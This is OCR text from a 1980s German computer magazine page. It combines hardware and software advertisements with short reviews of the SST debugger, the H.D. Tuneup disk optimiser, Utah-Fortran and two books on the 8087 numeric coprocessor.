SEAGATE u 25,6 MB ST 225 38,2 MB ST 403B (40 ms) 51,3 MB ST 251 (40 ms)	758,— 1678,— 1798,—	NEC 5¼" u Slim 12,9 MB 25,6 MB 51,2 MB 51,2 MB 40 ms	610,— 940,— 1880,— 2395,—	LAPINECARD 30 MB	1578,—
MICROSCIENCE 5¼" u Slim 12,8 MB 25,5 MB	750,— 885,—	20 MB einsteckfertig: BUSINESSCARD FILECARD LAPINECARD HARDCARD slim 40 ms	1244,— 1588,— 1344,— 2098,—	COPROZESSOREN 8087 (5 MHz) 8087-2 (8 MHz) 8087-1 (10 MHz) 80287-6 (6 MHz) 80287-2 (8 MHz)	338,— 438,— 688,— 478,— 688,—
20 MB formatierte K. mit Kabel u. Qualitätscontroller	1145,—	32 MB formatierte K. mit Kabel u. Qualitätscontroller	1398,— 1948,— (40 ms)	MICROSCIENCE NEC	1098,— 1145,—
EGA MONITORE NEC MULTISYNC SAKATA EGA-KARTEN VIDEO 7 SAKATA Color-Grafik-Karte Multifunktionskarte	1948,— 1648,— 898,— 698,— 120,— 198,—	PLANTRON PT-LC PT-LC/20 MB PT-LC/30 MB PT-XT PT-X/720 MB PT-X/30 MB PT-AT PT-AT/20 MB	1398,— 2645,— 2870,— 1865,— 3090,— 3290,— 3848,— 4698,—	MULTITECH AT Accel 900 FG Accel 900 EG RAM Aufrüstsatz 256 K 384 K HD/XT-CONTROLLER	5598,— 7498,— 88,— 160,— 270,—

HANS-J. MEYER **DATENTECHNIK**
 WÖLFELSTR. 12 · D-8700 WÜRZBURG · TEL. 09 31/87 04 23

IBM PC ZUBEHÖR
 SOFTWARE, HARDWARE, LITERATUR.

Fordern Sie unseren Gratiskatalog an!
pandayoft Dr.-Ing. Eden
 Uhländstraße 195 · D-1000 Berlin 12
 Tel.: 030/31 04 23 · Telex 185 859
 Bitte schicken Sie mir Ihren IBM Katalog.
 Name: _____ Adresse: _____ c't

phoenix



PC II

- 2 Laufwerke
 - 8 MHz umschaltbar
 - Color Grafik Karte
 - 1 MB RAM
- 1 RS 232, 1 Cent. Parallel
 - Gameport, Clock
 - MS-DOS 3.2 m. GW Basic (ohne Monitor)
- 2295,- DM

Addonics

ADD-ON-CARDS
Für die Industrie



- z.B.
- IND- 311 IEEE-488 Bus
 - EW- 311 EPROM-Writer
 - COM- 322 MODEM Karte (Hayes Comp.)
 - MON 7 D1 MONITOR 14 Dual frequ. grün/orange
 - VCA- 311 HERCULES mit Centronics Schnittstelle serielle Optional
 - MIO- 232 4 x RS-232
 - VCA- 351 Color Graphic Hercules mit Centronics
 - PC- 008 Optokoppler INPUT-Karte
 - PC- 007 Reedrelais OUTPUT-Karte
 - PC- 009 TTL INPUT/OUTPUT-Karte
 - MFB- 141 Above Board 2MB max, OK

Weitere hochinteressante Produkte und detaillierte Informationen finden Sie in unseren Unterlagen, die wir Ihnen auf Wunsch gerne zuschicken.

Günstige OEM Konditionen.

phoenix

computer gmbh & co kg

Gewerbegebiet
5469 Windhagen

Tel. (02645) 3222
Tlx. 863 007 phoe d
Fax. (02645) 3226



Debugger

SST

ComFood GmbH
Ossenkampstiege 70A
4400 Münster

Diskette für PC-/MSDOS
Preis: 299,00 DM

Welcher Maschinenspracheprogrammierer hat sich nicht schon über die ungenügenden Funktionen von dem zu PC-/MSDOS mitgelieferten Debugger 'DEBUG.COM' geärgert?!

Mit dem Programm Scroll Symbolic Tracer (kurz SST) der amerikanischen Firma Scroll Systems, das in Deutschland von ComFood vertrieben wird, sollen alle Probleme beim Austesten von Maschinenprogrammen endlich der Vergangenheit angehören.

Die Programmdiskette wird zusammen mit einer etwa 70 Seiten starken Bedienungsanleitung in einer ansprechenden Kunststoffverpackung geliefert. Einziger Nachteil der Angelegenheit: die Bedienungsanleitung ist weder in einem Ringbuchordner eingelegt noch gebunden. Mag das Austauschen einzelner unkorrekter Seiten auf diese Weise einfacher erscheinen, die praktischere Handhabung eines Ringbuchordners ist hier dennoch angebracht.

Auf der Diskette befinden sich zehn Dateien: neben dem Debugger selbst gibt es noch eine Demoversion des Programms und ein Beispielprogramm in Assembler für erste Tests mit dem Tracer.

Nach dem Start des Programms wird man zuerst von den Informationen des neu aufgebauten Bildes nahezu erschlagen. Nach kurzer Zeit aber wird deutlich,

was da angezeigt wird: in der obersten Zeile werden die Registerinhalte der 8086-CPU angezeigt, darunter erscheint eine Leiste mit den möglichen Befehlen, wobei der Aktivierungsbuchstabe in doppelter Intensität erstrahlt. Mit der Taste '?' kann man jederzeit Hilfsbildschirme aufrufen, die detailliert über die einzelnen Befehle unterrichten. Dabei kann man auch gezielt Informationen über Befehle anfordern. So erscheint zum Beispiel nach Drücken der Taste 'A' und anschließender Eingabe von '?' eine Liste mit Erklärungen zu allen Befehlen, die mit dem Buchstaben A anfangen.

Das Arbeiten mit dem Debugger wird auch dadurch erleichtert, daß SST sich in den wichtigsten Befehlen wie der Original Debugger unter PC-DOS oder auch wie SYMDEB von Microsoft verhält. Man muß also nicht umlernen.

Eine eventuell angeschlossene Maus wird von SST unterstützt.

Alle Features dieses Programms zu beschreiben würde mehrere Seiten füllen; daher hier eine Liste der wichtigsten Punkte in Kurzform.

Der Trace-Teil kann im Single-step arbeiten oder in Echtzeit bis zu einem Breakpoint laufen. CALLS und INT-Aufrufe können direkt ausgeführt und sogar die letzten 20 Befehle zurückgenommen werden. Auch ist Step-Betrieb in ROM-Bereichen möglich. Für die Eingabe kleiner Programme ist ein Assembler integriert, der sogar mit Labels umgehen kann. Zum Austesten von fertigen Programmen kann man die Cross-Reference-Table des Assemblers einlesen, und SST findet automatisch die Adressen der Labels heraus und benutzt sie.

Mit einer speziellen Unterfunktion kann man auf einzelne Sektoren einer Diskette zugreifen und auch den RAM-Zeichensatz einer EGA- oder Hercules-Grafikkarte verändern. Vorteilhaft beim 'Disk-Editor' erscheint mir die Umschaltung in die Anzeigemöglichkeit der FAT.

Für Berechnungen steht ein Taschenrechnermodus zur Verfügung – ist im System ein 8087-Coprozessor installiert, so lassen sich sogar trigonometrische Funktionen berechnen. Weiterhin kann man eine

ASCII-Tabelle auf dem Schirm darstellen. Der Taschenrechnermodus und die ASCII-Tabelle stehen auch außerhalb des Debuggers zur Verfügung, wenn man SST so aufruft, daß er im Speicher resistent bleibt. Mit der Tastenkombination 'CNTRL/CR' ist er aktivierbar.

Als nützlich haben sich auch die Möglichkeiten zur Protokollausgabe in eine Diskettendatei und zur Verwendung eines zweiten, virtuellen Bildschirms, auf den Programmausgaben geschrieben werden, erwiesen. Man kann zwischen diesem Bildschirm und dem Kommandobildschirm von SST umschalten und hat somit nicht mehr das Problem des durch den Debugger zerstörten Bildschirm-aufbaus.

Auch viele DOS-Befehle wie 'Dir', 'Change Directory', 'Erase', 'Rename' können direkt aus dem Debugger heraus aufgerufen werden.

Der Debugger erleichtert die Arbeit auch durch Kommandos wie zum Beispiel 'INT21 44', mit dem man die Funktion eines bestimmten INT21-Aufrufs angezeigt bekommt. Dabei erfährt man vom Debugger, daß es sich bei dem Beispiel um eine Ein-/Ausgabe-Kontrollfunktion handelt.

Mittels eines weiteren Befehls läßt sich eine Initialisierungssequenz starten, mit der man das auszutestende Programm mit bestimmten Werten vorsetzen kann.

Sogar Speicherbereiche, die nicht benutzt oder verändert werden dürfen, kann man mit einem Befehl definieren. Läuft das auszutestende Programm in diesem Bereich, so hält der Debugger automatisch die Ausführung an.

Alles in allem handelt es sich bei SST um ein sehr sinnvolles Programm, das jeder haben sollte, der sich mit der Entwicklung von Assemblerprogrammen beschäftigt. Lediglich zwei Kleinigkeiten stören an SST: zum einen die Lose-Blatt-Sammlung, die das Handbuch darstellt, und zum anderen der 'volle' Bildschirm, auf dem man den Überblick verlieren kann.

ME

DATEN-FERN-ÜBERTRAGUNG mit dem **C64/128er** und dem bekannten **RESCO der D/F Spezialist**

RESCO-NEW-MODEM mit Datenbanken und Mailboxen weltweit.

Dazu benötigen Sie unser **RESCO C64-Modem** nur DM 138,— mit Userportstecker f. C64/SX64/128, 300 Baud, Voll/Halbduplex, Originale/Answer, V21 deutsche Norm, Wählautomatik, autom. Rufannahme (Mailboxbetrieb)

Dazu passende Software in englisch. Voll menügesteuert. Rufnummerspeicher. Daten und Programmübertragung, Up/down load. TOTAL TELECOMMUNICATIONS (SW64E) nur DM 48,—

— wie oben — jedoch eingedeutscht und mit Wahlwiederholung. Wählt solange an, bis die Verbindung hergestellt ist. (SW64D) nur DM 68,—

Wollen Sie Ihre eigene **MAIL-BOX?**

Kein Problem mit dem RESCO-Modem und dem Mailboxprogramm 64-Sysop (V.4.0). nur DM 138,—

Sehr komfortables Mailboxprogramm für den C64. Läuft mit bis zu 4 Floppy. Publik oder Nonpublik Betrieb. Fernwartung usw. 126 SYSOP für Commodore 128 DM 249,—

Wir führen weitere Modems mit RS232C-Anschluß (IBM/APPLE mit Software) für alle gängigen Computer.

Alle Modems momentan ohne fernmelderechtliche Genehmigung.

Händleranfragen erwünscht!

Bestellungen per Telefon oder schriftlich. Sammelbesteller erhalten Sonderpreise. Zahlung per NN oder Vorkassenzahlung + DM 9,—.

resco electronic
Arthur Reising
GmbH & Co. KG
Hessenbachstr. 35
D-8900 Augsburg
Tel. 08 21/52 40 33
Fax. 08 21/52 40 45
Mailbox 08 21/52 40 35
TX 53776 resco d.

Verkauf + Leasing

COMPUTER VERSAND VERHEYEN

ABECO AT - 6/10

Gehäuse mit 4 Slimline Drives, CPU 80286, 512 KB auf der Platine auf 1 MB aufrüstbar, 6/10 MHz, Co-Processor 80287 optional, 7 Steckplätze, lizenziertes BIOS, 150 Watt Netzeil, 1,2 MB Floppylaufwerk + Controller, Monochrom Grafikkarte Hercules komp., serielle und parallele Schnittstellen, TTL-Ausgang, Tastatur (deutsch) mit separatem Cursorblock.

3281.00

zuzüglich 20 MB Festplatte mit HD/FD-Controller

4558.00

Monitor 14", amber, 18.5 MHz hochauflösend

377.00

Aus unserem Lieferprogramm:

AT-Mutterplatine 6/10 MHz mit 512 KB	1368,00
CARD AT 10/12 MHz Steckplatten AT	1368,00
AT-Mutterplatine 6/8 MHz mit 512 KB	1026,00
Festplatte 20 MB ohne Zubehör	729,60
20 MB Steckkarte mit Controller	1128,60
Festplatten-Controller inkl. Kabelsatz	217,00
BGA-Farbgrafikkarte Hercules kompatibel	513,00
Monochrom Grafikkarte Hercules komp.	175,00

Wir bieten ein umfangreiches Angebot an PC/XT/AT Erweiterungsprodukten. Fordern Sie kostenlos Preisliste mit Prospekt an. Alles ab Lager lieferbar.

POSTFACH 2142, ALTER KIRCHHOF 6
D - 4172 STRALEN 2 - Herongen
TELEFON 02839 - 712
Thn. Ursula + Karl Heinz Verheyen

Für Ihren Einstieg!

Star NL 10 mit Interface 698,— DM
 Panasonic 1092 mit 180 Z/S. 1048,— DM
 NEC Drucker P6 mit 24 Nadeln 1298,— DM
 Monitor NEC Multisync 800x560 1798,— DM

Versand per UPS Nachnahme

CompWare Büroelektronik GMBH

Robert-Bunsen-Straße 8, D-6084 Gernsheim, Telefon: 0 62 58/5 16 16
 Ernst-Ludwig-Straße 7, D-6840 Lampertheim, Telefon: 0 62 06/5 48 88

HARDWARE-MESSWERTERFASSUNG

f. ATARI ST — IBM XT/AT — CBM — hier einige Auszüge IBM — ATARI ST

● IEEE-488 (EC-BUS) PLATINE UND SOFTWARE	AB DM 480
● 32 BIT OPTOKOPPLER-INPUT-PLATINE	DM 480
● 12 BIT 16-KANAL A/D-WANDLER 10-11 BIT RES. 100US	DM 760
● 12 BIT 32-KANAL A/D-WANDLER 12 BIT RES. 25US	DM 860
● 12 BIT 4-KANAL D/A-WANDLER ST = 7US	DM 580
● 72 BIT INPUT/OUTPUT PLATINE	DM 350
● 192 BIT INPUT/OUTPUT PLATINE	DM 540
● RELAIS I/O-PLATINE (12 + 12) 220VAC 3A	DM 560
● 4FACH (8FACH) RS232C UMSCHALTPLATINE	AB DM 470
● MULTIFUNKTIONSPLATINE (A/D — D/A — I/O)	AB DM 1475
● THERMOBOARD 86	DM 980
● CENTRONICS — IEC INTERF. (F. DRUCKER MIT IEC)	AB DM 295
● RS232 F. CBM 3/4/8000 AUF PC	DM 160
● PROGRAMMIERBARER TIMER-COUNTER 9-FACH	DM 350
● 8FACH SLOTERWEITERUNG F. XT/AT	AB DM 450
● VARAMP 16-KANAL ANALOGVERSTÄRKER	DM 750
● RAM-EPROM-BOARD	DM 220

ATARI ST

● SLOTADAPTER VON 2mm AUF 2,54mm (f. unsere Platine)	DM 67
● 12 BIT 16-KANAL A/D-WANDLER 10-11 BIT RES. 100US	DM 640
● 32 BIT IN — 32 BIT OUTPUT PLATINE	DM 370
● 8FACH RELAISPLATINE 220VAC 3A OHMSCHES LAST	DM 270

Info kostenlos! **LOTHAR BOCKSTALLER**
 Hard- und Software — Hadwigstr. 16, 7867 Wehr 2, Telefon 077 61/18 08

HERKENHOFF

Billig ist nicht immer gut

preiswert ist besser!
 Wir sind preiswert, denn gute Qualität, Beratung + Betreuung sind immer im Preis enthalten.
 Service ist selbstverständlich.

Wir liefern komplette Lösungen oder Einzelteile nach Wunsch, z. B.:

PC/XT-Turbo (10 MHz) mit 640 KB RAM, 1 LW+21 MB Festpl. **DM 3.649,—**

PC/AT mit echtem 10 MHz-Prozessor mit 1,2-MB-LW+21 MB-Festpl., DOS 3.2 **DM 5.749,—**

Beide Geräte mit Uhr, Datum, ser./par. Schnittst., monochrom-Grafik-Karte, TTL-Monitor 14", Tastatur mit sep. Cursor-Block. Jede and. Ausstattung lieferbar.

18 Monate Garantie

Johannes **HERKENHOFF**
 Mikro-Computer
 Vertrieb + Betreuung
 Löwengasse 14
 6000 Frankfurt/M. 60
 Telefon 0 69/45 40 80

NEUES MODELLI

WELLCON WD7012 C

300/300 BAUD VOLLDUPLEX
 1200/1200 BAUD VOLLDUPLEX
 CCITT(V.21,V.22) / BELL(103,212A) SCHALTBAR
 AUTODIAL: TON/PULSMODULATION
 AUTOANSWER
 AUTOMATIC - BAUD - RECOGNITION
 100X HAYES-KOMPATIBILITÄT
 600 OHM ÜBERTRAGERIMPEDANZ

Unser Modem ist speziell abgeglichen für den Betrieb an europäischen Zweidraht-Wählleitungen. Bei Inbetriebnahme sind die entsprechenden Postvorschriften zu beachten!

DM 698,—

Zu beziehen über den Fachhandel.
 Generalimporteur

HOCHMUTH BIELING KG
 BRELOHER STEIG 32 - 4300 ESSEN 14
 TEL: 0201/541377 TELEX: 8579950 MEE
 DATEX - P / GEONET: GE01:HOCHMUTH-KG
 FIDO - MAILBOX: 0201 / 541683


IEEE488

Die anwenderfreundliche Lösung

- für IBM-PC/XT/AT/IC/RT und alle Kompatiblen
- für PHILIPS PC :YES
- HP-Kommandos (Enter, Clear, etc.) implementiert
- SRQ implementiert
- 64 kByte Speicherverwaltung
- DMA und INTERRUPT mit ein-fachem Kommando aktivierbar
- HELP-Bildschirm, SYNTAX-Überprüfung, HELP- und Diagnose-funktionen in DEUTSCHEM KLARTEXT
- BASIC, BASIC (compiliert), (Turbo-)Pascal, MODULA-2, Fortran, C, ASSEMBLER
- DOKUMENTATIONS-SOFTWARE (Menu geführt, DEUTSCH) für IEEE-488 Systeme z.B. Transienten-Rekorder, PHILIPS Speicher-Oszilloskope, etc.

ines
 Messtechnik
 Datenverarbeitung

ines GmbH, Neuenhofer Allee 45,
 D-6009 Köln 41
 Telefon: 0211/43 86 69
 Telex: 7 21142 37 gck lin
 Telefax: 0211/42 37 gck lin
 Telefax: 0211/49 70 78



Harddisk-Utility

H.D. Tuneup

H & B EDV
Olgastraße 1
7992 Tettngang 1
Diskette für MS-/PCDOS
Preis: 180,00 DM

Arbeiten Sie mit einer Festplatte? Wenn ja, dann haben Sie sich auch bestimmt schon einmal darüber gewundert, daß das fixe Ding plötzlich immer langsamer wurde. Die Ursache: durch extensive Nutzung der Platte verteilen sich die einzelnen Cluster immer gleichmäßiger über die gesamte Oberfläche und sind dementsprechend schwer zu finden und in den Hauptspeicher zu laden. Meist hilft man sich mit einem kompletten Backup der Festplatte und lädt die einzelnen Dateien auf eine neu formatierte Platte zurück.

Dieser nicht unerhebliche Arbeitsaufwand soll durch das vorliegende Produkt erheblich vereinfacht werden. H.D. Tuneup soll die Dateien auf einer beliebigen Festplatte derart sortieren, daß schnellstmöglicher Zugriff gewährleistet ist.

Der Käufer bekommt eine Diskette mit einigen Programmen und eine ausführliche, englischsprachige Beschreibung. Auf der Diskette befindet sich das 'Sortierprogramm' nebst einigen Hilfsprogrammen. Dabei ist ein Programm namens FILECHK von recht großer Bedeutung. FILECHK durchsucht und analysiert alle Dateien auf einer Festplatte und informiert den Anwender über den Grad der 'Zerstückelung'. Außerdem simuliert FILECHK

die Aufräumarbeit, ohne jedoch die Dateien wirklich 'anzufassen'.

Hat man anhand der Angaben von FILECHK geprüft, ob man seine Platte neu ordnen muß oder nicht, kommt H.D. Tuneup ins Spiel. Der Autor des Handbuchs empfiehlt mit einer kleinen Erinnerung an Murphys Gesetze, daß man gut daran tut, eine 'Kopie' des Festplatteninhalts auf Disketten in der Hinterhand zu haben. Sollten sich Dateien und/oder Programme auf der Festplatte befinden, die durch spezielle Installationsprogramme auf den Datenträger kopiert wurden, sollten diese von der Platte entfernt werden. Ein Beispiel für derartig geschützte Programme ist Lotus 1-2-3. Ein Tuneup mit Lotus auf der Festplatte ist ein sicheres Mittel, nach der Aktion mit seiner Lotus-Reservediskette arbeiten zu müssen.

Ein weiteres Hilfsmittel zu Tuneup ist ein kleines Programm, welches Dateien an ihrem Platz auf der Festplatte 'festnietet', das heißt, sie werden von Tuneup nicht bewegt. Bei den Systemdateien ist das von vornherein der Fall.

Nach all diesen Vorarbeiten kann man nun darangehen, seine Platte zu optimieren. Für eine mit etwa 6 MByte gefüllte Festplatte benötigt Tuneup maximal 20 Minuten. Danach hat man alle Unterverzeichnisse am unteren Ende der Platte und alle Dateien in einem zusammenhängenden Block. Jede Datei befindet sich zudem in aufeinanderfolgenden Blöcken. Durch diese Maßnahmen wird die Zugriffsgeschwindigkeit auf die einzelnen Dateien erheblich gesteigert.

Das Handbuch gibt erschöpfend Auskunft über die Programme und die notwendige Vorgehensweise. Außerdem bekommt der Leser noch einige Kenntnisse über das MSDOS-Dateisystem vermittelt. Wie uns der Anbieter versicherte, soll H.D. Tuneup in Kürze auch mit einem deutschsprachigen Handbuch erhältlich sein.

Anwender, die ihre Festplatte intensiv benutzen, sollten ein Hilfsmittel wie H.D. Tuneup, mit der nötigen Vorsicht, regelmäßig einsetzen – ein derartiges 'Tuning' hilft, kostbare Zeit zu sparen. PG

Compiler

UTAH-Fortran

ComFood GmbH
Ossenkampstiege 70 A
4400 Münster

Diskette für MS-/PCDOS
Preis 129,00 DM

Die schon betagte Programmiersprache Fortran hat unter PC-Benutzern nicht viele Freunde finden können. Am schmalen Geldbeutel kann dies jedenfalls nicht liegen: für 129 DM erhält man Utah-Fortran, bestehend aus einem über 200 Seiten starken Handbuch in englischer Sprache und einer nicht kopiergeschützten Diskette. Diese enthält den Compiler (vier Dateien), ein Laufzeitsystem und ein Programm zum Umwandeln der eigenen Fortran-Schöpfungen in eine EXE-Datei, die ohne das Laufzeitsystem ablauffähig ist. Weiterhin findet man Hilfsmittel, mit denen jeder seine eigenen Compiler-Fehlermeldungen kreieren kann, und die 43 Beispielprogramme aus dem Handbuch.

Der Compiler verlangt einen Speicherausbau von mindestens 128 KByte und ein Floppy-Laufwerk. Benötigt wird ferner ein Text-Editor zum Erstellen der Quellprogramme.

Beim Start des Compilers kann man festlegen, ob Code erzeugt werden soll und welche Laufwerke benutzt werden sollen. Zusätzliche Optionen erlauben unter anderem die Vergrößerung der Eingabepufferlänge und der maximalen Anzahl von Common-Blöcken (das sind Fortran-spezifische Speicherbereiche zum schnellen Durchreichen von Daten an Unterprogramme). Nur: diese Optionen funktionieren nicht. Gibt man sie an, verweigert der Compiler nach Ausgabe einer Fehlermeldung die Mitarbeit.

Der Sprachumfang des Compilers entspricht dem ANSI-Fortran-Standard X3.9 von 1966 mit einigen Einschränkungen, aber auch einigen Erweiterungen. Am stärksten vermisst man die komplexen und doppelgenauen Zahlen und Funktionen. Doppeltgenaue Variablen lassen sich zwar vereinbaren, sie werden jedoch wie einfachgenaue Fließkommazahlen mit acht Stellen Genauigkeit behandelt (was soll's?). Die anderen Einschränkungen (z.B. fehlende Equivalence-Anweisung, feh-

lendes P-Format, keine Formeldefinition am Programmumfang erlaubt) sind nicht so einschneidend; man kann die fehlenden Befehle meistens durch eigene Anweisungssequenzen ersetzen.

An Erweiterungen gibt es das unvermeidliche 'IF - THEN - ELSE'. Ein- und Ausgaben sind im 'freien Format' möglich (ähnlich wie in BASIC). Da aber gerade die formatierte Ausgabe eine Stärke von Fortran ist, hat der Schöpfer des Compilers ein zusätzliches 'K-Format' für Sedezimalzahlen spendiert. Interessant bei den Programmtests ist die Möglichkeit, einen Trace-Modus einschalten zu können und im Fehlerfall eine Liste von Variablen ausdrucken zu lassen.

Utah-Fortran nutzt die Hardware der DOS-Maschine: Lautsprecher, Uhr, Datum und Dateisystem können angesprochen werden, Speicheradressen, Ein- und Ausgabeports können beschrieben und gelesen werden. Zusätzlich sind Maschinenprogramme unter Fortran aufrufbar, wobei die Übergabe von Daten und Variablenadressen unterstützt wird.

Die Länge des Programmcodes ist auf 64 KByte beschränkt, die von Variablenfeldern auf 32 KByte. Der im Handbuch beschriebene Trick, ein Variablenfeld auf 64 KBytes 'aufzubohren', funktioniert leider nicht immer, da die Adressierung innerhalb von Common-Blöcken manchmal fehlerhaft ist. Noch ein Wermutstropfen: das Abarbeiten von Formatklammern zweiter Ordnung erfolgt nicht immer normgerecht.

Fazit: Das gute Handbuch (mit alphabetischem Stichwortverzeichnis!) verspricht mehr, als der Compiler halten kann. Erst nach Beseitigung der noch vorhandenen Fehler wäre der Kauf dieses Fortran-Paketes eine echte Okkasion. Wem kann der Erwerb des Compilers empfohlen werden? Zum einen dem Anfänger, der mit einfachen Programmbeispielen üben möchte. Allerdings ist das Handbuch nicht als Lehrbuch der Sprache Fortran geeignet. Zum anderen dem Fortran-Spezialisten, der vorhandene Fortran-Programme auf eine DOS-Maschine bringen möchte und aufgrund seiner Kenntnisse die Schwierigkeiten und Fehler des Compilers (hoffentlich) umschiffen kann. HS



BUS-SYSTEM für den ATARI 260 ST 520 ST/+ 1040 STF

- 2 MByte dyn. RAM-Karte
- EPROM-Programmier-Karte
- Parallel-I/O-Timerkarte
- IEEE-488-Interface
- RAM-EPROM-Karte
- 8-10-12 bit A/D W
- ATARI-PC-Gehäuse
- Uhren-Datum-Karte
- 12 bit D/A Wandler-Karte

rathron Gesellschaft für medizinische Geräte- und Systementwicklung mbH Tiergartenstraße 7, 6650 Homburg/Saar, (0 68 41) 7 18 05

SYSTEM

Gesellschaft für Informatiksysteme mbH - Einsteinstraße 5 - 8060 Dachau - Tel. 08131/1687 Tx. 527559

CP/M - 80



Softwareinvestitionen und Ihren Datenbestand durch Z80/HD64180-Coprozessorkarten (6 - 12.5Mhz), V20- oder Software-Emulation ab 290.-DM

Highspeed Emulator

Auch Ihre CP/M-Software läuft auf PC/XT/AT schneller. Sichern Sie Ihre

ISIS - II

Intel-Entwicklungstool's wie ASM51 PLM51, ASM80, PLM80, Credit, arbeiten auf Ihrem PC/XT/AT mit bis zu 20-facher Geschwindigkeit. Incl. CP/M-Emulator + Kopplung zum MDS.

Highspeed Emulator

ab 1460.-DM

Z80/64180



Highspeed HD64180-Nativetools für IBM-PC/XT/AT. DSD80: symbolischer REMOTE-DEBUGGER ermöglicht komfortablen Test im Zielsystem ohne ICE. ab 970.-DM

Microprozessor-Entwicklungssystem

- Compiler
- Macroassembler
- Linker
- Debugger DSD80

Intelligente Lösungen für Ihre Probleme - Werkzeuge für PC/XT/AT

CP/M-68K für den c't68000 und für c't68ECB 695 DM

(Rechnertyp bei Bestellung bitte angeben)

CP/M-68K-Programmpaket von Digital Research mit HSP-BIOS. Lieferumfang (unter anderem): C-Compiler, Assembler, Linker, Debugger, zeilenorientierter Editor (ED), Formattierer, Backup-Programm, CEDIT-Demoversion, CP/M-Z80-Demoversion. Mitgeliefert werden die Original-Handbücher von Digital Research (User's Guide, Programmer's Guide, System Guide und C Language Programming Guide) sowie eine Bedienungsanleitung für das HSP-BIOS und die zusätzlichen Dienstprogramme.

Das HSP-BIOS unterstützt standardmäßig 5,25- und 3,5-Zoll-Laufwerke mit 2 x 80 Spuren und 1024 Byte/Sektor (Kapazität 800 KByte) und zwei weitere Formate. Eine Steprate von 3 ms ist möglich, außerdem ist eine RAM-Floppy implementiert. Auf Anfrage ist eine Version für High-Density-Laufwerke (1,4 MByte/Disk) lieferbar.

So können Sie bestellen:

Um unnötige Kosten zu vermeiden, liefern wir nur gegen Vorkasse. Fügen Sie Ihrer Bestellung einen Verrechnungsscheck über die Bestellsumme zuzüglich DM 7,- (für Porto und Verpackung) bei oder überweisen Sie den Betrag auf eines unserer Konten.

Schecks werden erst bei Lieferung eingelöst. Wir empfehlen deshalb diesen Zahlungsweg, da in Einzelfällen längere Lieferzeiten auftreten können.

Bankverbindungen:

Postgiroamt Hannover, Kt.-Nr. 9305-308. Kreissparkasse Hannover, Kt.-Nr. 000-019968 (BLZ 250 502 99)


Ihre Bestellung richten Sie bitte an:

HEISE PLATINEN- & SOFTWARESERVICE · Postfach 61 04 07 · 3000 Hannover 61

DRUCKER NACH MASS

SUPER RITEMAN F+

Ein Personal Printer — kompatibel zu Epson FX-85 und anschließbar an IBM PC — der Ihnen zeigt, wie einfach drucken ist: in Schönschrift, mit 9 internationalen Zeichensätzen und Puffer.



Jetzt 120 cps

C 310

In 13 Sekunden schreibt der C 130 den Text einer Seite siebenmal schneller, als Sie ihn mit Verstand lesen können.



Mit 250 Zeichen pro Sek. ist der C 310 erheblich schneller als andere Drucker seiner Preisklasse.

Er beherrscht Schönschrift, zeichnet Grafiken und druckt sieben Farben.



10 Jahre Erfahrung im weltweiten Anlagenbau und Computervertrieb stehen dahinter, wenn wir für Sie Problemlösungen erarbeiten. Unsere Systemfachleute lösen Ihre Anschlussfragen und Kabelprobleme — sofort, weil wir sämtliches Zubehör am Lager haben und ständig liefern können.

Wir führen namhafte und innovative Weltmarken der elektronischen Informations- und Kommunikationstechnik. Komplette Wartung und zuverlässiger Service ist gewährleistet durch unsere leistungsstarke Werkstatt mit dem speziellen Firmenservice und Reparatur-Schnelldienst.



DIE PROBLEMLÖSER.

DR.-ING. QUAYE GMBH
UECKERATHERSTR. 2, 4040 NEUSS 21
TEL. (0 21 07) 7 80 44-48

John F. Palmer/
Stephen P. Morse

Die mathematischen Grundlagen der Numerik-Prozessoren 8087/80287

München, 1985
te-wi Verlag GmbH
190 Seiten
DM 49,-
ISBN 3-921803-33-0



Nach einer kurzen Abhandlung über die Zahlendarstellungen in Rechnern im allgemeinen widmen sich die Autoren im zweiten Kapitel den Zahlenformaten des 8087 im speziellen. Es werden nicht nur Genauigkeit und Wertebereich der einzelnen Formate angegeben, sondern es wird auch ausführlich auf die Rundungsproblematik und auf die Behandlung von Unter- und Überlauf eingegangen.

Den weitaus größten Teil des Buches nehmen The-

men ein, die man dem Titel nach gar nicht in ihm vermuten würde. Es folgen ausführliche Beschreibungen der 8087-Signale und des Anschlusses an die 8086-CPU, der Coprozessor-Schnittstelle, des Datenaustausches zwischen CPU und Numerik-Prozessor sowie der internen Struktur und der Register des 8087. Auch die Bit-Repräsentationen der 8087-Befehle sind aufgeführt.

Hilfreich sind die Beschreibungen zum Keller-Mechanismus und der Realisierung aller wichtigen transzendenten Funktionen mit dem Befehlsatz des 8087. Der Abschnitt über die Assembler-Programmierung des 8087 mitsamt einigen Beispielen ist allerdings viel zu kurz geraten. Statt dessen gehen die Autoren ausführlich auf die Programmierung in Fortran ein, was zwar etwas über die Hochsprachen-Erfahrung der Autoren verrät, aber dem 8087-Anwender herzlich wenig bringt.

Insgesamt hinterläßt das Büchlein einen fundierten Eindruck und bietet alle wesentlichen Informationen zum effektiven Einsatz der Numerik-Prozessoren 8087/287.

MB

Klaus-Dieter Thies

Die 8087/80287 numerischen Prozessor-Erweiterungen für 8086/80286 Systeme.

München, 1985
te-wi Verlag GmbH
355 Seiten
DM 69,-
ISBN 3-921803-53-5



Schaltpläne und Timing-Diagramme füllen gleich die ersten Seiten, und kaum eine Frage über das Zusammenspiel zwischen CPU und ihrem Coprozessor sowie den Abläufen bei der Befehlsausführung bleibt offen. Ebenso ausführlich werden die Bedeutung von Status- und Kontrollwort, der Exception-Behandlung und der Interrupt-Verarbeitung behandelt.

Nach einer Vorstellung der 8087-Zahlenformate, allgemeinen Informatio-

nen über den Aufbau eines 8087-Befehls und der zur Verfügung stehenden Adressierungsarten folgt die ausführliche Beschreibung des 8087-Befehlsatzes. Nach dem Muster der erfolgreichen Prozessor-Handbücher des Rodney Zaks wird jeder Befehl auf einer eigenen Seite mit einer grafischen Darstellung der Operanden-Bewegungen und einer stichwortartigen Auflistung der wich-

Verlag Heinz HEISE GmbH · Postfach 61 04 07 · 3000 Hannover 61

Das große Luther-Standardwerk der 51 Basic-Dialekte

